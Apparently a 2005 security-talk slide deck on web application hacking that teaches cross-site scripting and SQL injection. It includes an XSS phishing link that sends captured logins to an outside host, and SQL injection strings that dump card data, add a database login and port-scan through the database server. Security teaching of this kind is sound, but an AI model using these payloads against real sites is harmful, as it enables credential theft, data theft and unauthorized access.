



Web Application Hacking


Matthew Fisher, SPI Dynamics CNA, MCSA, MCSE, CCSE, CCSE, CISSP, XYZ, 0x80, cameron can't hax

- Comparing web app sec to host / network security
- Cross-site-scripting
- XSS Proxy
- SQL Injection
- SQL Injection “spot” techniques
- Nasty SQL Injections
- Blind SQL Injection
- Testing ACLs with param manip
- Web Telnet: Something fun for WebDav Uploads
- Bad Extension source disclosures
- Managing web app sec
 - Contributing factors to the problem
 - Approach to web app sec programs
 - Why the C&A process fails web app sec

Web Application Development “Truisms”


- Web applications are software
- Multi-billion dollar software companies inadvertently create a massive number of vulnerabilities in their software
- Your web developers have a lot less training and resources than software companies do.
- Development standards emphasize functionality, not security
- C-Levels understand other topics better – IDS / IPS, patches
- Web App dev not approached as engineering

Most Exposed and Least Protected



HOST Security

More manageable due to
uniformity



Web App is A Different Paradigm

- Vulnerabilities are custom
- No global announcement
- No fix handed down
- Non-standard testing
- Overall more difficult management

- Bottom Line: It's YOUR problem

Web Application Vulnerability Characteristics

- **Affects all Web applications:**

- Exists in your own application, not the operating system
- Can exist regardless of the Web server, operating system, configuration, or patch level

- **Extremely easy to exploit:**

- Sometimes requires nothing more than a Web browser
- Orders of magnitude easier than buffer overflows

- **Difficult to deal with at the perimeter:**

- SSL Encrypted Traffic , Huge Volume
- Rules granular to each input on each page, change as app changes

Typical Security Model

- Hardened Builds
 - Patch Management
 - Configuration Management

Network Scanning
Firewalls
IDS / IPS
AV, ASPY, A-SPAM

Typical Web App Sec Practices

This Page Intentionally Left Blank

Tuesday's BugTraq Summary Pt 1

- > -----
- > I. FRONT AND CENTER
- > 1. Windows rootkits of 2005, part three
- > 2. Patching a broken Windows
- > II. BUGTRAQ SUMMARY
- > 1. MTink Home Environment Variable **Buffer Overflow Vulnerability**
- > 2. MyBB Print Thread Script **HTML Injection Vulnerability**
- > 3. MyBB File Upload **SQL Injection Vulnerability**
- > 4. IBM AIX GetShell and GetCommand File Enumeration Vulnerability
- > 5. IBM AIX GetShell and GetCommand Partial File Disclosure Vulnerability
- > 6. InTouch User Variable **SQL Injection Vulnerability**
- > 7. PHPJournaler Readold Variable **SQL Injection Vulnerability**
- > 8. Chimera Web Portal **Multiple Input Validation Vulnerabilities**
- > 9. B-Net Multiple **HTML Injection Vulnerabilities**
- > 10. ScozNet ScozBook AdminName Variable **SQL Injection Vulnerability**
- > 11. VBulletin Event Title **HTML Injection Vulnerability**
- > 12. Drupal **URL-Encoded Input HTML Injection Vulnerability**
- > 13. File::ExtAttr Extended File Attribute Off-By-One Buffer Overflow Vulnerability
- > 14. DiscusWare Discus Error Message **Cross-Site Scripting Vulnerability**
- > 15. Gentoo Pinentry Local Privilege Escalation Vulnerability
- >

Tuesday's BugTraq Summary Pt 2

- > 16. INCOGEN Bugport **Multiple SQL Injection Vulnerabilities**
- > 17. SCO OpenServer Termsh Buffer Overflow Vulnerability
- > 18. INCOGEN Bugport Index.PHP **Multiple Cross-Site Scripting Vulnerabilities**
- > 19. EFileGo Multiple **Input Validation Vulnerabilities**
- > 20. Primo Place Primo Cart Multiple **SQL Injection Vulnerabilities**
- > 21. Valdersoft Shopping Cart **Remote File Include Vulnerability**
- > 22. Intel Graphics Accelerator Driver Remote Denial Of Service Vulnerability
- > 23. Linux Kernel SET_MEMPOLICY Local Denial of Service Vulnerability
- > 24. ESRI ArcPad APM File Processing Buffer Overflow Vulnerability
- > 25. IDV Directory Viewer **Index.PHP Information Disclosure Vulnerability**
- > 26. raSMP User-Agent **HTML Injection Vulnerability**
- > 27. Linux Kernel FIB_LOOKUP Denial of Service Vulnerability
- > 28. Lizard Cart CMS **Multiple SQL Injection Vulnerabilities**
- > 29. Linux Kernel Sysctl_String Local Buffer Overflow Vulnerability
- 30. Linux Kernel DVB Driver Local Buffer Overflow Vulnerability
- > 31. KPdf and KWord Multiple Unspecified Buffer and Integer Overflow Vulnerabilities
- > 32. OpenBSD DEV/FD Arbitrary File Access Vulnerability
- > 33. PHP MySQL_Connect Remote Buffer Overflow Vulnerability
- > 34. Apple AirPort Remote Denial of Service Vulnerability

Tuesday's BugTraq Pt 3

- > 35. Blue Coat Systems WinProxy Remote Host Header Buffer Overflow Vulnerability
- > 36. Blue Coat Systems WinProxy Remote Denial Of Service Vulnerability
- > 37. Blue Coat Systems WinProxy Telnet Remote Denial Of Service Vulnerability
- > 38. HylaFAX Remote PAM **Authentication Bypass Vulnerability**

- > 39. Hylafax **Multiple Scripts Remote Command Execution Vulnerability**
- > 40. Apache mod_auth_pgsqll Multiple Format String Vulnerabilities
- > 41. Foro Domus **Multiple Input Validation Vulnerabilities**
- > 42. OnePlug CMS **Multiple SQL Injection Vulnerabilities**
- > 43. iNETstore Online Search **Cross-Site Scripting Vulnerability**
- > 44. ADN Forum Multiple **Input Validation Vulnerabilities**
- > 45. IBM Lotus Domino and Notes Multiple Unspecified Vulnerabilities
- > 46. Timecan CMS ViewID **SQL Injection Vulnerability**
- > 47. Modular Merchant Shopping Cart **Cross-Site Scripting Vulnerability**
- > 48. TheWebForum **Multiple Input Validation Vulnerabilities**
- > 49. Aquifer CMS Index.ASP **Cross-Site Scripting Vulnerability**
- > 50. TinyPHPForum Multiple **Directory Traversal Vulnerabilities**
- > 51. NetSarang XLPD Remote Denial of Service Vulnerability
- > 52. Navboard Multiple BBCode Tag **Script Injection Vulnerabilities**



Cross-Site-Scripting

Download the Cross-Site-Scripting Whitepaper from <http://www.SPIDynamics.com>

Cross-Site Scripting: Find the vulnerable field

freeBank
online

- Customer Login
- Financial Planning
- Services
- Your Accounts
- Customer Support

Invalid Login: Matt
Username:
Matt
Password:

 Minimum Graphics
 Standard Graphics

- Website accepts input from user
- Replays their input without validating it.
- Accepts JavaScript as input and replays it to the browser


Invalid Login: Test
Username:

Password:

 Minimum Graphics
 Standard Graphics

```
<TR>  
BGCOLOR="#2E7AA3" STYLE="border: 1px solid black" WIDTH="258" HEIGHT=  
ACTION="login1.asp METHOD="post">  
R>Invalid Login: <script>document.write ("Test")</script><br>  
me:<BR>  
TYPE="text" NAME="login" STYLE="border: 1px solid black; spacing:0"  
rd:<BR>  
TYPE="password" NAME="password" STYLE="border: 1px solid black; spa
```

Enter java script



Invalid Login: Test

Username:


Password:

Minimum Graphics Standard Graphics

Malicious script is entered in a form field, but is passed to next page as parameters in a URL

URL with malicious script in parameter can now be distributed as a vector

Cross-Site-Scripting Attack Vector



Cross-Site-Scripting attack via emailed vector.

Innocent-looking Link has embedded JavaScript

```
href="http://www.freebank.com/banklogin.asp?serviceName=FreebankCaastAccess&tenateName=prod_sel.forte&source=Freebank&AD_REFERRING_URL=http://www.Freebank.com&";err=%3C/form%3E%3Cform%20action=%22login1.asp%22%20method=%22post%22%20onsubmit=%22Simage%20=%20new%20Image;XSSimage.src='http://www.roguebank.com/'%20%2b%20document.rms(1).login.value%20%2b%20':%20%2b%20document.forms(1).password.value;%22%3E">CLICK HERE </A></FONT></B></FONT><FONT color=#ffffff><BR><FONT face="Arial, Helvetica, sans serif" size=2><B>to redeem your</B></FONT><B><FONT face="Arial, Helvetica, sans serif"><BR><FONT size=4>$200.00<BR>Dividend</FONT></FONT></B></FONT></DIV></TD><TD valign=top width=327 height=100 rowSpan=2>
```

Decoded Attack Sequence

No Alarms and No Surprises

freeBank
online

- Customer Login
- Financial Planning
- Services
- Your Accounts
- Customer Support

Username:

Password:

Minimum Graphics
 Standard Graphics

Access Accounts

We are confident of our system's ability to protect all transactions; however, this is not an invitation for people to attempt unauthorized access to the system. This is a private computing system which is restricted to authorized individuals. Actual or attempted unauthorized use of this computer system may result in criminal and/or civil prosecution. We reserve the right to view, monitor, and record activity on the system without notice or permission. Any information obtained by monitoring, reviewing, or recording is subject to review by law enforcement organizations in connection with the investigation or prosecution of possible criminal activity on the system. If you are not an authorized user of this system or do not consent to continued monitoring, exit the system at this time.

Register for an Interest Checking Account with FreeBank:

First Name:

Last Name:

Register

- Original legitimate website
- No login errors, no changes, user works normally
- UserID and Password quietly handed off to remote website

```
</form><form action="login1.asp" method="post" onsubmit="XSSImage = new Image; XSSImage.src='http://www.roguebank.com/' + document.forms(1).login.value + ':' + document.forms(1).password.value;">>
```

What Else

- Document.Cookie
- Window.Location
- Document.Write (your own html)

- Window.Open
- Window.Close

- Lets you steal the cookie from the site
- Lets you read the forms on the page that has the XSS
- Lets you create fake login forms etc.

Massive Advancements in XSS

- XSS Proxy by Anton Rager – revealed Shmoocon 2005
- <http://sourceforge.net/projects/xss-proxy>
- Opens an iFrame via an XSS
 - (ie, param=document.write ('<iframe src...
- DOM trusts this new frame – opened by parent site
- Frame source is xss-proxy running on attackers machine
- Chunks and codes current parent url / HTML into requests to attacker machine via this frame
 - Attacker sees what victim sees
- Receives commands via script from attacker machine
 - Attacker controls what victim sees does
- Makes XSS considerably more dangerous.

XSS Defenses

- Input AND output validation
- Always validate input.
- Always validate input.
- Always validate input.
- Validate/encode output: HTML Encoding helps break XSS.
- More on Good / Bad Input Validation later



SQL Injection

Download the SQL Injection Whitepaper from <http://www.SPIDynamics.com>

Verbose and Blind

- Two types of SQL Injection
- Verbose: lack of error handling provides verbose feedback to the browser. Greatly enables the attacks
- Blind: Input still vulnerable to SQL Injection, but error handling is performed to prevent ODBC errors from displaying in the browser. Still vulnerable, requires more advanced and time consuming technique


SQL Injection

Massively Serious Issue


Exploits common techniques developers use to query databases

Allows attacker to indirectly access the database by piggybacking their queries onto the web developer's queries.

Bottom Line : Turns any Web Surfer into your new Database Administrator ;)



Database Driven Page



- Page reads ErrorCode from request
- Uses ErrorCode in a SQL Query
- Writes the results of the query

Common Database Query

Query written as
text string

```
sSql = "select ErrorMessage from ErrorMessages where  
ErrorCode = " & Request("ErrorCode")
```

Query parameter appended to query



```
select ErrorMessage from ErrorMessages where ErrorCode = 2
```

Problem: Unvalidated Input



`http://127.0.0.1/stats/ShowError.asp?ErrorCode=2'`

Microsoft OLE DB Provider for ODBC Drivers error '80040e14'

[Microsoft][ODBC SQL Server Driver][SQL Server]Unclosed quotation mark before the character string "

/stats/ShowError.asp, line 33

- Invalid character entered is used in query
- Resulting back-end query results in an ODBC error message

`select ErrorMessage from ErrorMessages where ErrorCode = 2'`

Piggybacking Queries with UNION

```
ErrorCode=2%20union%20select%20name%20from%20sysobjects%20where%20xtype='u'
```

Values entered into the parameter ErrorCode now have the ability to modify the query itself (instead of just being a parameter to the query) :

`select ErrorMessage from ErrorMessages where ErrorCode = 9 union select name from sysobjects where xtype='u'`

UNION keyword tells SQL to combine two statements into one

Enumerate all tables in the database

Login

Error:
bank_accountsMaster
bank_cards
bank_cust_ids
bank_logins
DirNYC
DirResults
DirXP
dtproperties
error_messages
Invalid AccountName

Sysobjects stores names of tables in database

Name = name of table

Xtype = type of table
(system, user)

Xtype='u' = all user tables, no system tables.

A SubQuery Enumerates Columns in the Table

```
select name from syscolumns where id=(select id from sysobjects where name='bank_cards')
```



Columns are stored in
syscolumns

Keyed on ID

Subquery against ID in
sysobjects for the table you
want

Select name from syscolumns where id=(select id from sysobjects where
name='table')

Select the data from the column

```
ErrorCode=2%20union%20select%20card_number%20from%20bank_cards
```

Login

Error:
1234666633337890
1234678911114567
5551444422226666
76543211987654321

Please try again.

[Return to Login Page](#)

- 4 HTTP packets to your data
- Find the injection
- Select tables from sysobjects
- Select columns from syscolumns
- Select data from column
- Can be reduced
 - Don't need to do an individual test – test could be exploit
 - Reduce enumerations with more advanced queries

SPI DYNAMICS



More Techniques

Page Returns only One Record at a time

Change code from:

```
do until rs.eof
  response.write rs(0) & "<br>"
  rs.movenext
loop
```

To just : response.write rs(0)

Incrementing the queries

ErrorCode=2 union select card_number from bank_cards where 1=1

1 is always equal to 1, returns first record

Error:
123-445-4222

Please try again.

ErrorCode=2 union select card_number from bank_cards where card_number>'123-445-4222'

Simple Boolean operator returns new number, just rinse and repeat ...

Error:
201-442-5822

Please try again.

Dealing with Strings

- Change the code from this:
- `sSql = "select message from Error_Messages where Code = " & request("ErrorCode")`
- To this:
- `sSql = "select message from Error_Messages where Code = '" & request("ErrorCode") & "'"`
- Page now expects a string, everthing entered is inserted between single quotes

Escaping from Strings

ErrorCode=2' union select card_number from%20 bank_cards where '1'='1

Query becomes:

A light blue rectangular box with a black border containing an error message. The text is red and black.

Error:
123-445-4222

Please try again.

select message from Error_Messages where Code = 'ErrorCode=2' union
select card_number from%20 bank_cards where '1'='1'

Page Doesn't Print Response

```
ErrorCode=convert(int,(Select+top+1 +name+from+sysobjects))
```

Syntax error converting the nvarchar value 'bank_accountsMaster' to a column of data type int.

- Use CONVERT function
- CONVERT is used to convert datatypes
- When it fails, the error message shows you what fails

Limitations: can only select one row at a time

Trapped in Middle of Query

- Change code to:
- `Error_Messages where Code = " & request("ErrorCode") & "`
and message like '%error' "
- Injections are now trapped in middle of query with “unbreakable”
where clause

Breaking Out of Queries

```
ErrorCode=2%20union%20select%20card_number%20from%20bank_cards
```

```
[Microsoft][SQL Server]Incorrect syntax near the keyword 'and'.
```

```
=2%20union%20select%20card_number%20from%20bank_cards%20--
```

Error:
123-445-4222

- Comment characters at end of query truncated rest of string query.
- select message from Error_Messages where Code = 2 union select card_number from bank_cards --and message like '%error' "

SPI DYNAMICS



More SQL Injection Goodness

SELECT is just the first 1%

DML : Data Manipulation Language

Select, Insert, Update, Delete

DBML: DataBASE Manipulation Language

Add / Drop / Shrink / Grow DB's

Stored procedures, extended stored
procedures, functions

Server management: users, network, disks

SQL Injection Annoyances

Annoy the DBA



Seriously **** OFF THE DBA !!



Who is the App Logged In As?

```
asp?ErrorCode=9%20union%20select%20system_user
```

SA ?

**Predictable,
but BORING.**

**Let's try to be
a bit more
creative**

Login


Error:
sa

Please try again.

[Return to Login Page](#)

Adding your Own Database Account

?ErrorCode=1;EXEC sp_addlogin 'N074H4x0r', 'JustCrushALot' Go



The screenshot shows the SQL Server Enterprise Manager interface. On the left, the tree view is expanded to 'Logins' under '(local) (Windows NT)'. On the right, a table displays the list of logins. The 'Name' column contains 'N074H4x0r', 'sa', 'test', 'UNKNOWN\ASPNET', and 'BUILTIN\Administrators'. The 'Type' column contains 'Standard', 'Standard', 'Standard', 'NTUser', and 'NTGroup' respectively. The row for 'N074H4x0r' is highlighted in yellow.

Name	Type
N074H4x0r	Standard
sa	Standard
test	Standard
UNKNOWN\ASPNET	NTUser
BUILTIN\Administrators	NTGroup

Not that we really needed a login anyhow ...

Port Scanning the Internal Network

Port Scanning the Back End Network from the DB Server ? Priceless.

Just try to initiate a new database connection within the query

```
'uid=Thanks;pwd=ForThePortScan;network=DBMSSOCN;Address=yahoo.com,80;timeout=3','select'
```

```
Microsoft OLE DB Provider for ODBC Drivers error '80040e14'
```

```
[Microsoft][ODBC SQL Server Driver][SQL Server][DBNETLIB][ConnectionOpen  
(PreLoginHandshake()).]General network error. Check your network documentation.
```

```
/stats/ShowError.asp, line 39
```

Something's wrong (because it isn't a database server !) but the port's open ;)

Sanctified

```
=Thanks;pwd=ForThePortScan;network=DBMSSOCCN;Address=yahoo.com,21,timeout=3,'s
```

